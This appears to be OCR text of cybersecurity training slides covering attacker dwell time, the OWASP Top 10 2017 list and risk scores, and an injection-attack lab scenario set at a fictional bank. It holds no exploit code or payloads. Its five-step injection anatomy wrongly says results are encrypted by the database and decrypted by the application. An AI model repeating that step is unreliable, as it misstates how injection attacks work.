
Dwell Time in Cybersecurity is a concept that defines the time an attacker stays on a target's network before being detected by the organization. This gap is known as dwell time.

Recent investigations (1) states that the average mean dwell time is 101 days.


As attacks becomes more sophisticated, detection methods have to evolve to identify early indicators of bad activity on organization's networks in such a way detection time can be decreased.

Source: https://www.extrahop.com/company/blog/2017/dwell-time-new-security-metric/

Common attack Vectors




Common attack Vectors



Web application vulnerabilities

OWASP Top 10 2017 RC2



Source: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

OWASP Top 10 2017 RC2

OWASP Top 10 - 2013	→	OWASP Top 10 - 2017
A1 – Injection	→	A1:2017-Injection
A2 – Broken Authentication and Session Management	→	A2:2017-Broken Authentication
A3 – Cross-Site Scripting (XSS)	↘	A3:2017-Sensitive Data Exposure
A4 – Insecure Direct Object References [Merged+A7]	U	A4:2017-XML External Entities (XXE) [NEW]
A5 – Security Misconfiguration	↘	A5:2017-Broken Access Control [Merged]
A6 – Sensitive Data Exposure	↗	A6:2017-Security Misconfiguration
A7 – Missing Function Level Access Contr [Merged+A4]	U	A7:2017-Cross-Site Scripting (XSS)
A8 – Cross-Site Request Forgery (CSRF)	☒	A8:2017-Insecure Deserialization [NEW, Community]
A9 – Using Components with Known Vulnerabilities	→	A9:2017-Using Components with Known Vulnerabilities
A10 – Unvalidated Redirects and Forwards	☒	A10:2017-Insufficient Logging&Monitoring [NEW,Comm.]


Source: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

Risk-based decisions


Riesgo	Agentes de Amenaza	Vectores de Ataque	Debilidades de Seguridad		Impacto		Puntuación
		Explotabilidad	Prevalencia	Detectabilidad	Técnico	Negocio	
A1: 2017- Inyección	Específico de la Aplicación	FACIL: 3	COMUN: 2	FACIL: 3	GRAVE: 3	Específico de la Aplicación	8,0
A2: 2017 - Pérdida de Autenticación	Específico de la Aplicación	FACIL: 3	COMUN: 2	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	7,0
A3: 2017 - Exposición de Datos Sensibles	Específico de la Aplicación	PROMEDIO: 2	DIFUNDIDO: 3	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	7,0
A4: 2017 - Entidad Externa de XML (XXE)	Específico de la Aplicación	PROMEDIO: 2	COMUN: 2	FACIL: 3	GRAVE: 3	Específico de la Aplicación	7,0
A5: 2017 - Pérdida de Control de Acceso	Específico de la Aplicación	PROMEDIO: 2	COMUN: 2	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	6,0
A6: 2017 - Configuración de Seguridad Incorrecta	Específico de la Aplicación	FACIL: 3	DIFUNDIDO: 3	FACIL: 3	MODERADO: 2	Específico de la Aplicación	6,0
A7: 2017 - Secuencia de Comandos en Sitios Cruzados (XSS)	Específico de la Aplicación	FACIL: 3	DIFUNDIDO: 3	FACIL: 3	MODERADO: 2	Específico de la Aplicación	6,0
A8: 2017 - Deserialización Insegura	Específico de la Aplicación	DIFICIL: 1	COMUN: 2	PROMEDIO: 2	GRAVE: 3	Específico de la Aplicación	5,0
A9: 2017 - Componentes con Vulnerabilidades Conocidas	Específico de la Aplicación	PROMEDIO: 2	DIFUNDIDO: 3	PROMEDIO: 2	MODERADO: 2	Específico de la Aplicación	4,7
A10: 2017 - Registro y Monitoreo Insuficientes	Específico de la Aplicación	PROMEDIO: 2	DIFUNDIDO: 3	DIFICIL: 1	MODERADO: 2	Específico de la Aplicación	4,0


Source: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

Injection Attacks



Anatomy of a Injection Attack





1. Application presents a form to the attacker
2. Attacker sends an attack in the form data
3. Application forwards attack to the database in a SQL query
4. Database runs query containing attack and sends encrypted results back to application
5. Application decrypts data as normal and sends results to the user

DEMO #1 : Injection Attacks


Injection Attacks Hands on Lab

Yara, your senior Incident Handler, wants you to understand common vulnerabilities facing Web Applications.

She asked Trillion Capital Bank's infrastructure team to deploy, on a controlled environment, a vulnerable-on-purpose Web Application so the engineers within the team can understand how to exploit vulnerabilities.


Please visit the HackMD document.

Broken Authentication




Source: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

Sensitive Data Exposure




Source: https://www.owasp.org/images/5/5e/OWASP-Top-10-2017-es.pdf

XML External Entities (XXE)



